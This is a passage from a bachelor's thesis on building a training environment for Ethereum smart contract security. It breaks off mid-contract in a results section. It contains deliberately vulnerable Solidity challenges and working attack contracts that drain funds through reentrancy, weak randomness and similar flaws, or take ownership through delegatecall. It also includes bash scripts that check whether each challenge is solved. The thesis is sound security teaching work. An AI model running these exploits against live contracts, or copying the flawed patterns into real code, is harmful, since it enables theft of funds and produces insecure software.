TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies

Shpëtim Ibrani - 184066IVSB

Learning Environment for Building Secure Smart Contracts

Bachelor's thesis

Supervisor: Hayretdin Bahşi
PhD

Tallinn 2022

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond

Shpëtim Ibrani - 184066IVSB

Õppekeskkond turvaliste nutilepingute loomiseks

bakalaureusetöö

Juhendaja: Hayretdin Bahşi
PhD

Tallinn 2022

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Shpëtim Ibrani

16.05.2022

Abstract

Ethereum smart contracts often handle funds and have been subject to a vast number of attacks resulting in devastating losses. Thus, security hygiene when developing and deploying smart contracts is paramount. This thesis aims to implement a web-based practical learning environment where developers can learn security through vulnerabilities explained and presented as challenges.

Initially, common smart contract vulnerabilities mapped to common software weaknesses are reviewed and selected for further analysis. The vulnerable smart contracts reviewed are then modified to meet the needs of the established criteria for integration within the learning environment.

The learning environment is then created and implemented in the RangeForce learning platform, with the necessary tools, smart contract challenges, and evaluation scripts. Although the environment is implemented in RangeForce, the prototype presented in this thesis may be used by third parties.

This thesis is written in English and is 38 pages long, including 7 chapters, 13 figures and 2 tables.

Annotatsioon

Ethereumi arukad lepingud käitlevad sageli rahalisi vahendeid ja neid on tabanud suur hulk rünnakuid, mille tulemuseks on hävitav kahju. Seega on turvahügieen arukate lepingute arendamisel ja kasutuselevõtmisel ülimalt oluline. Käesoleva lõputöö eesmärk on rakendada veebipõhine praktiline õpikeskkond, kus arendajad saavad õppida turvalisust selgitatud ja väljakutsetena esitatud haavatavuste kaudu.

Esialgu vaadatakse läbi ja valitakse edasiseks analüüsiks välja tavalised tarkvarade nõrkused, mis on kaardistatud tavaliste tarkvarade nõrkustega. Seejärel muudetakse läbi vaadatud haavatavaid arukaid lepinguid, et need vastaksid õpikeskkonda integreerimiseks kehtestatud kriteeriumidele.

Seejärel luuakse ja rakendatakse RangeForce'i õppeplatvormi õpikeskkond koos vajalike tööriistade, nutikokkulepete väljakutsete ja hindamisskriptidega. Kuigi keskkond on rakendatud RangeForce'is, võivad käesolevas lõputöös esitatud prototüüpi kasutada ka kolmandad isikud.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 38 leheküljel, 7 peatükki, 13 joonist, 2 tabelit.

Acknowledgements

First and foremost, I would like to express my gratitude to my family and friends for their unconditional love and support not only throughout this journey, but my whole life. A big thank you goes to Kert Ojasoo and Caleb Russell for their continuous encouragement and support.

I would also like to express my gratitude to my supervisor, Hayretdin Bahşi, who provided invaluable advice and guidance throughout this thesis work.

List of abbreviations and terms

SSH	Secure Shell
DeFi	Decentralized Finance
Uint	Unsigned integer
DeFI	Decentralized Finance
IDE	Integrated Development Environment
RPC	Remote Procedure Call
ABI	Application Binary Interface
Mempool	Memory pool

Table of contents

1 Introduction 1
1.1 Problem statement 2
1.2 Motivation 2
1.3 Target audience 3
1.4 Scope 3
1.5 Thesis outline 3
2 Background Information and Literature Review 4
2.1 Common software weaknesses 4
2.2 Ethereum smart contract vulnerabilities 5
2.2.1 Reentrancy 6
2.2.2 Unprotected selfdestruct 7
2.2.3 Integer underflow (overflow) 7
2.2.4 Locked money 8
2.2.5 Delegatecall to untrusted contracts 9
2.2.6 Transaction order dependence 9
2.2.7 Weak randomness from chain attributes 10
2.2.8 Timestamp dependence 11
2.2.9 Mishandled exceptions 11
2.2.10 Replay attack 12
3 Existing Solutions 15
3.1 OpenZeppelin Ethernaut 15
3.1.1 Feature Analysis 16
3.2 Damn Vulnerable DeFI 16
3.2.1 Feature Analysis 17
3.3 Summary 17
4 Methodology 18
5 Results 20
5.1 Challenges and assessment 20
5.1.1 Reentrancy 20

5.1.2 Unprotected selfdestruct 22
5.1.3 Integer underflow 23
5.1.4 Untrusted delegatecall 24
5.1.5 Weak randomness from chain attributes 25
5.1.6 Mishandled exceptions 27
5.1.7 Replay attack 28
5.2 Learning environment infrastructure 30
5.2.1 Router 30
5.2.2 Desktop 31
5.2.3 Server 33
5.3 Evaluation 35
5.3.1 Feedback 35
6 Conclusion 37
7 Suggestions for future work 38
References 39
Appendix 1 – Evaluation feedback 40
1.1 Phase one 40
1.2 Phase two 41
Appendix 2 – Hardhat configuration 43
Appendix 3 – Hardhat deployment script 44
Appendix 4 – Non-exclusive licence for reproduction and publication of a graduation thesis 46

List of figures

Figure 1 6
Figure 2: Smart Contract A [6] 6
Figure 3: Smart Contract B 7
Figure 4: Unprotected selfdestruct [5] 7
Figure 5: Integer underflow [5] 8
Figure 6: Etherscan 0x0 address balance [7] 8
Figure 7: Smart Contract A: Untrusted Delegatecall [8] 9
Figure 8: Untrusted Delegatecall Attack [8] 9
Figure 9: Example of transaction order dependence [5] 10
Figure 10: Example of weak randomness [5] 11
Figure 11: Example of mishandled exceptions [11] 12
Figure 12: DoS attack 12
Figure 13: Example of replay attack [5] 13

List of tables

Table 1: Common software weaknesses [5] 4
Table 2: Smart contract vulnerabilities [5] 5

1 Introduction

Following the launch of the decentralized digital currency “Bitcoin” in 2009, blockchain technology quickly gained popularity as an alternative method of transferring money, resulting in in tech enthusiasts creating their own cryptocurrencies offering additional functionalities. In 2015 the Ethereum blockchain platform was released, which went beyond just cryptocurrency trading and enabled users to create their own decentralized applications (smart contracts) and deploy them directly onto the blockchain.

The Ethereum platform opened another world of possibilities in the blockchain technology and quickly gained popularity as a platform for deploying decentralized applications. However, the increased functionality translated into a widened threat landscape within the decentralized applications, especially with Solidity being a new programming language and the lack of security tools as well as guidelines. Most smart contracts are developed to handle financial transactions and assume control of funds for various use cases, meaning that a compromised smart contract could result in the loss of funds. Ethereum-powered decentralized applications have indeed been subject to attacks, resulting in millions of losses. In 2021, a malicious actor assumed control of $611 million in various cryptocurrencies after an attack on Poly Network, which remains the biggest hack in terms of stolen funds in the history of Ethereum [1]. Fortunately, the attacker only meant to demonstrate the weakness and later returned the funds. One of the most notable attacks was against the DAO (Decentralized Autonomous Organization) – the project was the largest crowdfunding campaign at the time and after raising $150 million, the smart contract was compromised, and its funds were drained [2].

With smart contracts handling millions in funds and being immutable due to the nature of blockchain, it is crucial that developers invest into fully understanding the technology, adopting security guidelines, and learning common vulnerabilities to produce more secure code.

1.1 Problem statement

Although there have been many contributions in the security scene such as security tools and guidelines, there is a lack of hands-on practical environments demonstrating common vulnerabilities in depth and allowing users to defeat challenges. Two notable projects are Ethernaut [3] and Damn Vulnerable DeFI [4], however both have their pros and cons. The Damn Vulnerable DeFI project requires users to set up the environment themselves and manually determine if challenges are completed, whereas Ethernaut does reliably check whether challenges are complete, but players are required to go through a number of steps to play the practical challenges. There is no ready-to-use hands-on environment that allows developers to dive right in with the environment fully set up, thus arises the need for such an environment which ensures that security fundamentals are correctly learned and is easily accessible.

1.2 Motivation

The main focus of this work is designing a practical hands-on easily accessible learning environment for building secure smart contracts, with the necessary tools deployed and practical scenarios readily available. The environment will be set up in the RangeForce platform, with the following objectives:

1. Demonstrate common vulnerabilities through materials, challenges, and remediation steps.

2. Deploy smart contracts into a private blockchain and the tools necessary to interact with practical challenges.

3. Implement automatic pass/fail back-end assessments of challenges to reliably ensure that challenges are successfully completed.

The goal of the above objectives is to present an environment that does not require any set-up steps from the user and reliably checks whether challenges are successfully completed, ensuring that knowledge is successfully applied. Once complete, this work will serve as a baseline for a publicly accessible RangeForce module. However, the code produced may be used by anyone as a baseline to deploy their own environments.

1.3 Target audience

The target audience of this work is developers who are already familiar with Ethereum smart contracts and Solidity, and wish to learn security fundamentals through practical scenarios.

1.4 Scope

Fundamental Solidity security practices and background blockchain knowledge relevant to security will be covered. The thesis assumes basic programming and blockchain knowledge, thus general topics on how the blockchain works and how to code in Solidity will not be covered.

1.5 Thesis outline

This thesis is categorized into seven chapters:

1. **Introduction:** Presents an overview of the thesis which goes over the problem statement, objective, target audience and scope.
2. **Background Information and Literature Review:** Presents common Ethereum smart contract vulnerabilities mapped to common software weaknesses, and reviews vulnerabilities.
3. **Existing Solutions:** Provides an analysis of features for existing solutions.
4. **Methodology:** Presents selected vulnerabilities and establishes the criteria for different aspects of the learning environment.
5. **Results:** Presents the results of the thesis work.
6. **Conclusion:** Concludes the thesis work.
7. **Suggestions for future work.**

2 Background Information and Literature Review

This section presents Ethereum-powered smart contract vulnerabilities mapped to common software weaknesses. Vulnerabilities will be covered in detail.

2.1 Common software weaknesses

Common software weaknesses are listed in Table 1.

Table 1: Common software weaknesses [5]

Weakness	Explanation
Improper Behavioral Workflow	When several behaviors must be performed, the software does not ensure that the behaviors are performed in the required sequence.
Improper Access Control	The code incorrectly gives access to a resource to an unauthorized actor.
Incorrect Calculation	The program performs a calculation that generates incorrect or unintended results that may be later used in security-critical decisions or resource management
Improper Initialization	The software does not initialize or incorrectly initializes a resource, which might leave the resources in an unexpected state.
Race Condition	A code includes executable functionality from an untrusted source that is out of control.
Inclusion of Functionality from Untrusted Control	The code includes executable functionality from an untrusted source that is out of control.

Use of Insufficiently Random Values	The program may use insufficiently random numbers or values in a security context that depends on predictable numbers.
Improper Handling of Exceptional Conditions	The program does not correctly handle exceptional conditions that rarely occur, which may be exploited by malicious actors.
Improper Cryptographic Understanding	The developer incorrectly understands the principles of cryptography, which may be exploited by malicious actors.

2.2 Ethereum smart contract vulnerabilities

Smart contract vulnerabilities mapped to common software weaknesses are listed in Table 2.

Table 2: Smart contract vulnerabilities [5]

Vulnerability	Weakness (See Table.1)	Severity
Reentrancy	Improper behavioral workflow	severe
Unprotected selfdestruct	Improper Access Control	severe
Integer underflow	Incorrect Calculation	severe
Locked money	Improper Initialization	severe
Delegatecall to untrusted contracts	Inclusion of Functionality from Untrusted Control	severe
Transaction order dependences	Race condition	medium
Weak randomness from chain attributes	Use of Insufficiently Random Source	medium
Timestamp dependence	Inclusion of Functionality from Untrusted Control	medium
Mishandled exceptions	Improper Handling of Exceptional Conditions	severe
Replay attack	Improper Cryptographic Understanding	severe

2.2.1 Reentrancy

For a smart contract to receive Ethereum, it must have a payable function through which the payment is accepted. It is common that a fallback payable function is used to accept or reject Ethereum when it is sent directly to the smart contract address without calling a function. For example, smart contracts that handle deposits and withdrawals will have specific functions to handle those actions accordingly and may use the fallback function to handle all payments not going through the appropriate channels.

Figure 1

```
receive() external payable {
    //React to receiving ether
}
```

If a smart contract were to send Ether to an external smart contract B, the code within the fallback function of the external smart contract would of course be executed. The reentrancy vulnerability arises from this scenario – the malicious actor can target a function designed to send Ether by calling it from an external smart contract containing a fallback function that calls back into the target contract before the first execution is finished [6].

In a practical scenario, consider smart contract A (Fig.2) with a balance withdrawal function and external smart contract B (Fig.3) that calls the balance withdrawal function and has a fallback function that calls the same function.

Figure 2: Smart Contract A [6]

```
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    (bool success, ) = msg.sender.call.value(amountToWithdraw)("");
    userBalances[msg.sender] = 0;
}
```

Figure 3: Smart Contract B

```
function attack() payable public {
    targetContract.withdrawBalance();
}

receive() external payable {
    targetContract.withdrawBalance();
}
```

In this scenario, once smart contract B calls the withdrawal function, smart contract B will transfer ether and hit the fallback function with again calls the withdrawal function before the first execution is finished – causing a loop and draining the smart contract's funds. This is possible because smart contract A only sets the user's balance to 0 at the end of the function, so the user's current balance is not checked once the contract is re-entered.

2.2.2 Unprotected selfdestruct

Solidity contains an internal function *selfdestruct* that once implemented, can be called to destroy a smart contract and transfer the remaining funds to the function caller. The function itself provides no authorization checks, meaning that if it is implemented in a smart contract without authorization checks (Fig.4), anyone may call the function to destroy the smart contract and receive its remaining balance.

Figure 4: Unprotected selfdestruct [5]

```
function deleteContract() {
    selfdestruct(msg.sender);
}
```

2.2.3 Integer underflow (overflow)

Solidity supports both signed and unsigned integers. A signed integer ranges from negative value to positive value and an unsigned integer can only contain a positive value (0 to x). In Solidity the highest uint is uint256, supporting values ranging from 0 to 2^256. This is commonly preferred over signed integers when storing user balances, as there is often no case where the user balance should be below 0.

Integer underflow occurs when an arithmetic operation attempts to create a value that is below the minimum value, which causes the uint256 value to underflow and become 2^256. Similarly, integer overflow occurs when an arithmetic operation attempts to exceed the maximum value, which resets an unsigned integer to 0 [5].

Figure 5: Integer underflow [5]

```
uint public count = 0;
function run(uint256 input) public {
    count -= input;
}
```


In a basic example (Fig. 5), if the *run* function is executed with a value of 1, it will attempt to subtract 1 from the *count* variable, causing an integer underflow. A smart contract handling deposits and withdrawals with unsafe arithmetic may allow a malicious actor to drain a smart contract by causing an integer underflow/overflow.

2.2.4 Locked money

This vulnerability arises from user error, where a user forgets to enter the address he expects to transfer to [5]. The default (null) value of a field for an address is 0x0, which some smart contracts don't check before sending the transaction, causing money to be locked in this address.

Etherscan, a popular Ethereum block and transaction explorer, shows that 11,377.841124443210804201 Ether is locked in the 0x0 address (Fig.6). The Ether in this null address is locked and cannot be retrievable.

Figure 6: Etherscan 0x0 address balance [7]



2.2.5 Delegatecall to untrusted contracts

The *delegatecall* Solidity function can be used to call functions of external contracts in the context of the calling contract, which is very dangerous if implemented incorrectly as the external contract can modify the storage values of the calling contract [5].

In a practical scenario, consider smart contract A (Fig.7) that calls the *doWork* function of an external contract, and external smart contract B (Fig.8) that calls the *selfdestruct* function.

Figure 7: Smart Contract A: Untrusted Delegatecall [8]

```
contract A
{
    function doWork(address _callee) public
    {
        _callee.delegatecall(bytes4(keccak256("doWork()")));
    }
}
```

Figure 8: Untrusted Delegatecall Attack [8]

```
contract B
{
    function doWork() external
    {
        selfdestruct(msg.sender);
    }
}
```

In this scenario, the caller contract (smart contract A) is destructed after calling the *doWork* function of smart contract B – which calls the *selfdestruct* function in the context of smart contract A.

2.2.6 Transaction order dependence

This vulnerability stems from a feature of the blockchain. Before transactions are mined and confirmed, they are forwarded to a public Mempool by the respective node to which the transaction was published. The Mempool is a set of data structures inside an Ethereum node that stores submitted transactions as candidates for mining [9].

In a practical scenario, consider the smart contract in Figure 9 which rewards the first person who solves a math problem. If Alice solves the problem and submits the answer via the *claimReward* function, the transaction is published to the Mempool and now visible by everyone. Bob can inspect the transaction to find the correct answer and submit it with a higher gas price, which results in Bob's transaction being executed quicker than Alice's transaction [5].

Figure 9: Example of transaction order dependence [5]

```
contract EthClaimReward {
    address public owner;
    bool public claimed;
    uint public reward;

    function EthClaimReward() public {
        owner = msg.sender;
    }

    function setReward() public payable {
        require(!claimed);
        require(msg.sender == owner);
        owner.transfer(reward);
        reward = msg.value
    }

    function claimReward() public {
        require(!claimed);
        msg.sender.transfer(reward);
        reward = 0;
        require(!claimed);
    }
}
```

2.2.7 Weak randomness from chain attributes

Creating true randomness in smart contracts is a challenging task as values used for randomness can be inspected in open-source smart contracts. Malicious actors can predict the random number before submitting a transaction, such as when the random value is generated from block information [5].

In a practical scenario, consider the smart contract in Figure 10 – a gambling decentralized application that allows users to guess the answer and receive 1 Ether as a reward if the guess is correct.

Figure 10: Example of weak randomness [5]

```
contract UnsafeDependenceOnBlock {
    uint8 answer;
    function UnsafeDependenceOnBlock() public payable {
        require(msg.value == 1 ether);
        answer = uint8(keccak256(block.blockhash(block.number -1), now));
    }

    function guess(uint8 n) public payable {
        require(msg.value == 1 ether);
        if (n == answer) {
            msg.sender.transfer(2 ether);
        }
    }
}
```

Since the random value is derived from block information, which is considered to be an unsafe source for randomness, the value can be predicted before-hand and a malicious actor can consistently guess the answer correctly and claim rewards.

2.2.8 Timestamp dependence

Smart contracts may use time values from block information, which can be retrieved from the *block.timestamp* and *block.number* calls. Malicious miners may manipulate block timestamps to a certain degree to attack smart contracts relying on timestamp values [10].

2.2.9 Mishandled exceptions

Smart contracts that do not handle exceptions properly may run into unexpected issues, causing unexpected behaviour. In a practical scenario, consider the smart contract in Figure 11 – an auction decentralized application that allows users to bid Ether via the *bid* function, where the highest bid will win the auction.

Figure 11: Example of mishandled exceptions [11]

```
contract Auction {
    address currentLeader;
    uint highestBid;

    function bid() payable {
        require(msg.value > highestBid);

        require(currentLeader.send(highestBid)); // Refund the old leader, if it fails then revert

        currentLeader = msg.sender;
        highestBid = msg.value;
    }
}
```

A malicious actor can call the *bid* function from an external smart contract containing a fallback function that reverts the payment, as shown in Figure 12.

Figure 12: DoS attack

```
contract AuctionAttack {
    Auction public target;


    constructor(address _targetContract) payable public {
        target = Auction(_targetContract);
    }


    function dos() public {
        Auction.bid{value:5 ether}();
    }

    receive() external payable {
        revert();
    }
}
```

This will cause all new bids to fail when the auction smart contract (Figure 11) attempts to refund the previous highest bidder, which executes *revert* from the attacker contract.

2.2.10 Replay attack

The replay attack vulnerability concerns smart contracts that use digital signatures for identity authentication. If the authentication implementation does not check if the digital signature has been previously submitted, a malicious actor can impersonate a user by re-submitting the previous digital signature [5].

In a practical scenario, consider the smart contract in Figure 13 – the *transferProxy* function was implemented as a method for users to transfer funds and pay transaction fees to a third-party in tokens, instead of the classical way in Ether [12].

Figure 13: Example of replay attack [5]

```
contract ReplayAttack {

    mapping (address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }


    function transferProxy(address _from, address _to, uint256 _value, uint256 _fee,
        uint8 _v, bytes32 _r, bytes32 _s) public returns (bool) {

        if(balances[_from] < _fee + _value || _fee > _fee + _value) revert();

        bytes32 h = keccak256(abi.encodePacked(_from,_to,_value,_fee));
        if(_from != ecrecover(h,_v,_r,_s)) revert();

        if(balances[_to] + _value < balances[_to] ||
            balances[msg.sender] + _fee < balances[msg.sender])
            revert();

        balances[_to] += _value;
        balances[msg.sender] += _fee;
        balances[_from] -= _value + _fee;
        return true;
    }
}
```

The workflow of the process is as follows:

1. The sender initiates a transaction by signing a message digitally stating the following:
    a. Origin address
    b. Recipient address
    c. Value (Ether)
    d. Fee
2. The digital signature is submitted to the proxy (third-party)

3. The proxy inspects the digital signature to verify if the fee is as agreed upon and submits the digital signature to the smart contract via the *transferProxy* function.

The transaction is successfully executed by the smart contract, the proxy is paid the processing fees and the recipient receives the funds. However, a malicious actor can re-submit the digital signature to carry out the same transaction and transfer more funds without the sender's authorization.

3 Existing Solutions

This section will go into existing solutions and their drawbacks.

3.1 OpenZeppelin Ethernaut

Ethernaut is a challenge-based security learning platform developed by OpenZeppelin where challenges are open-source and contain contributions from the community.

In order to get started with Ethernaut, the following steps must be completed beforehand [3]:

1. Set up MetaMask and configure Rinkeby test network;
2. Get Rinkeby test network ether;
3. Deploy challenge instance via the website.

When the user determines that the challenge is complete, the contract address must be submitted for automatic verification.

3.1.1 Feature Analysis

Pros

1. Contains 26 challenges and allows the open-source community to contribute with more challenges.
2. Reliable verification of challenge completion.

Cons

1. Requires users to complete a number of steps before being able to play the challenges.
    a. Metamask configuration and connection to Rinkeby test network
    b. Faucets handing out Rinkeby test network Ether have cooldowns and the player might have to spend time on a workaround to get more Ether.
2. Player must manually determine if challenge is complete and submit it for verification.
3. Transactions have to be manually approved via MetaMask.

3.2 Damn Vulnerable DeFI

The *Damn Vulnerable DeFI* project is another challenge-based security learning project. In order to get started, the following steps must be completed beforehand [4]:

1. Clone the repository
2. Checkout the latest version
3. Install dependencies
4. Code solutions in the provided JavaScript files
5. Run attacks with yarn

The user determines if the challenge is complete after running attacks.

3.2.1 Feature Analysis

Pros

1. Contains 12 challenges and allows the open-source community to contribute with more challenges.

Cons

1. Requires users to set-up the environment locally, which can be time-consuming.
2. Player has to code solutions in the provided JavaScript files
3. The assessment is done in client-side and lesser skilled users may accidentally edit the wrong files, leading to unreliable assessments.

3.3 Summary

Although both Ethernaut and Damn Vulnerable DeFI projects are great projects to use for learning smart contract security, both projects have various cons that may discourage beginning developers. Moreover, both projects can prove to be time-consuming in various scenarios and users are not provided with any explanations regarding the challenges and related vulnerabilities.

4 Methodology

The following Ethereum smart contract vulnerabilities were selected from literature review as a baseline for the environment:

1. Reentrancy
2. Unprotected selfdestruct
3. Integer underflow (overflow)
4. Locked money
5. Delegatecall to untrusted contracts
6. Transaction order dependence
7. Weak randomness from chain attributes
8. Timestamp dependence
9. Mishandled exceptions
10. Replay attack

The listed vulnerabilities (except items 4, 6 and 8) are used to create challenges in the form of smart contracts and write learning materials accordingly. Before designing the environment, each vulnerability is researched and its exploitation steps documented for further use. The content is then refined to meet the following criteria:

1. Learning content must be straight to the point and minimal to demonstrate the vulnerability in a clean and understandable manner.
2. Challenges must be straight to the point and minimal in code.
3. Challenges containing vulnerabilities that can only be exploited via external contracts must contain the respective exploitation contract.
4. The goal of challenges must be to drain the funds so that it is clear when the challenge is complete.

    a. Vulnerabilities that do not directly allow for draining funds may be exempt from this requirement.

The following vulnerabilities do not include challenges as they arise from the nature of blockchain rather than insecure Solidity code:

1. Locked money
2. Delegatecall
3. Transaction order dependence

Completed smart contract challenges must be deployed to an Ethereum development node, with the following criteria:

1. The node must be deployed in a separate server with administration actions inaccessible to the learner
2. The node should be able to provide multiple addresses with Ether for the purpose of completing challenges
    a. Addresses used for deployment should be separate and inaccessible to the learner.
    b. The development IDE must be able to integrate with the selected node.

The aim of the learning environment is to provide access to learning content and challenges with no set-up process required from the user. Thus, the necessary tools will be selected, configured and pre-deployed to the environment.

Challenges will be automatically assessed in a pass/fail manner, therefore server-side checks will be implemented to automatically inspect smart contracts in order to determine if the challenge is complete, without requiring user interaction.

5 Results

This section presents the practical results and details of the learning environment. The RangeForce platform was selected as the best candidate for deployment of the learning environment as it provides a virtual teaching assistant for learning content and the infrastructure needed. Third parties who wish to deploy this learning environment must provide the means to deploy virtual machines and provide access to the environment.

5.1 Challenges and assessment

This section presents Solidity code for security challenges and Bash scripts used to check whether the challenges are complete. The Bash scripts rely on a JSON script containing all deployments, which is later documented.

5.1.1 Reentrancy

The Reentrancy challenge in Ethernaut GitHub repository [13] was used a baseline and modified to meet the learning environment's criteria:

```
pragma solidity ^0.6.0;

import './OpenZeppelin/SafeMath.sol';

contract Reentrancy {

    using SafeMath for uint256;
    mapping (address => uint256) public balances;

    function deposit() payable public {
        balances[msg.sender] = balances[msg.sender].add(msg.value);
    }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      (bool result,) = msg.sender.call{value:_amount}("");
      if(result) {
        _amount;

      }
      balances[msg.sender] -= _amount;
    }
  }

    function contractBalance() public view returns(uint) {
        return address(this).balance;
    }

    receive() external payable {}
}
```

```
contract ReentrancyAttack {

  Reentrancy target;

  constructor(address payable _target) public payable {
    require(msg.value >= (1), "Please deposit 1 Wei for the
attack");
    target = Reentrancy(_target);
  }

  function attack_1_causeOverflow() payable public {
    target.deposit{value:1}();
    target.withdraw(1);
  }

  function attack_2_deplete() public {
    target.withdraw(address(target).balance);
  }

  receive() external payable {
    target.withdraw(1);
  }

  function deleteContract() public {
    selfdestruct(msg.sender);
  }

  function contractBalance() public view returns(uint) {
    return address(this).balance;
  }
}
```

The challenge is complete once the contract's balance is fully drained. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="Reentrancy"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractABI="/root/contracts/$contract.abi"

while true; do
    if [[ $(web3 contract call --address $contractAddress --abi
"$contractABI" --function contractBalance) -eq 0 ]]; then
        # Challenge is complete
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.2 Unprotected selfdestruct

The following smart contract challenge was created:

```
pragma solidity ^0.6.0;

contract UnprotectedSelfDestruct {
    address private _owner;

    constructor() public {
        _owner = msg.sender;
    }

    function owner() public view returns (address) {
        return _owner;
    }

    modifier onlyOwner() {
        require(owner() == msg.sender, "Error: You are not the
owner.");
        _;
    }

    function transferOwnership(address newOwner) public {
        _owner = newOwner;
    }

    function deleteContract() public onlyOwner {
        selfdestruct(msg.sender);
    }
}
```

The challenge is complete once the contract is destructed. The following code snippet interacts with the contract to check if it is still callable:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="UnprotectedSelfDestruct"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractABI="/root/contracts/$contract.abi"

while true; do
    if ! web3 contract call --address $contractAddress --abi
"$contractABI" --function owner; then
        # Challenge is complete
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.3 Integer underflow

The following smart contract challenge was created:

```
pragma solidity ^0.6.0;

import './OpenZeppelin/SafeMath.sol';

contract IntegerUnderflow {

    mapping(address => uint256) public balance;
    using SafeMath for uint256;
    uint transferFee = 10;


    function deposit() public payable {
        balance[msg.sender] += msg.value;
    }

    function transfer(address _to, uint256 _value) public {
        uint256 amountWithFee = (transferFee + _value);
        require(balance[msg.sender] >= amountWithFee);
        balance[msg.sender] =
balance[msg.sender].sub(amountWithFee);
        balance[_to] += _value;
    }

    function withdraw(uint256 _value) public {
        require(balance[msg.sender] >= (_value));
        balance[msg.sender] = balance[msg.sender].sub(_value);
        msg.sender.transfer(_value);
    }


    function contractBalance() public view returns(uint) {
        return address(this).balance;
    }

}
```

The challenge is complete once the contract's balance is fully drained. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="IntegerUnderflow"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractABI="/root/contracts/$contract.abi"


while true; do
    if [[ $(web3 contract call --address $contractAddress --abi
"$contractABI" --function contractBalance) -eq 0 ]]; then
        # Challenge is complete
```

```
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.4 Untrusted delegatecall

The following smart contract challenge was created:

```
pragma solidity ^0.6.0;

contract UntrustedDelegateCall {

  address public owner;

  constructor() public {
    owner = msg.sender;
  }

  function callFunction(address callee, string memory _str) public {
    (bool result,) =
callee.delegatecall(abi.encodeWithSignature(_str));
    require(result);
  }

}

contract DelegateCallAttack {

  address public owner;

  function pwn() public {
    owner = msg.sender;
  }
}
```

The challenge is complete once the address stored in the *owner* variable is different from the address that was used to deploy the contract. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="UntrustedDelegateCall"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractOwner=$(jq -r '.deployer' /root/deployments.json)
contractABI="/root/contracts/$contract.abi"

while true; do
    if [[ $(web3 contract call --address $contractAddress --abi
"$contractABI" --function owner) != "$contractOwner" ]]; then
        # Challenge is complete
```

```
    else
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.5 Weak randomness from chain attributes

The CoinFlip challenge in Ethernaut GitHub repository [13] was used a baseline and modified to meet the learning environment's criteria:

```
pragma solidity ^0.6.0;

import './OpenZeppelin/SafeMath.sol';

contract WeakRandomness {

  using SafeMath for uint256;
  uint256 lastHash;
  uint32 requiredConsecutiveWins = 10;
  uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956
564819968;
  mapping (address => uint256) public consecutiveWins;

   constructor() public payable {
        require(msg.value > 0);
   }


  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(blockhash(block.number.sub(1)));

    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = blockValue.div(FACTOR);
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins[msg.sender]++;
      return true;
    } else {
      consecutiveWins[msg.sender] = 0;
      return false;
    }
  }

   function claimReward() public returns (bool) {
       if (consecutiveWins[msg.sender] >= 10) {
           msg.sender.transfer(address(this).balance);
           return true;
       }
       return false;
   }
```

```
    function contractBalance() public view returns(uint) {
        return address(this).balance;
    }

}

contract WeakRandomnessAttack {
    WeakRandomness public target;
    uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956
564819968;


    constructor(address _targetContract) public {
        target = WeakRandomness(_targetContract);
    }


    function hackFlip() public {

        // pre-deteremine the flip outcome
        uint256 blockValue = uint256(blockhash(block.number-1));
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;

        target.flip(side);

    }

    function claimReward() public {
        require(target.claimReward(), "Could not claim reward");
        msg.sender.transfer(address(this).balance);
    }

    function contractBalance() public view returns(uint) {
        return address(this).balance;
    }

    receive() external payable {}
}
```

The challenge is complete once the contract's balance is fully drained. The following code snippet interacts with the contract and checks if the challenge is complete:

```
#!/bin/bash

export WEB3_RPC_URL=http://server:8545
contract="WeakRandomness"
contractAddress="$(jq '.deployments' /root/deployments.json | jq -r
--arg keyvar "$contract" '.[$keyvar][0]')"
contractABI="/root/contracts/$contract.abi"

while true; do
    if [[ $(web3 contract call --address $contractAddress --abi
"$contractABI" --function contractBalance) -eq 0 ]]; then
        # Challenge is complete
    else
```

```
        # Challenge is incomplete
    fi
   sleep 5
done
```

5.1.6 Mishandled exceptions

The DoS example auction contract from Consensys [11] was used a baseline and modified to meet the learning environment's criteria:

```
pragma solidity ^0.6.0;

contract MishandledExceptions {
    address payable public highestBidder;
    uint public highestBid;

    function bid() payable public {
        require(msg.value > highestBid);

        require(highestBidder.send(highestBid)); // Refund the
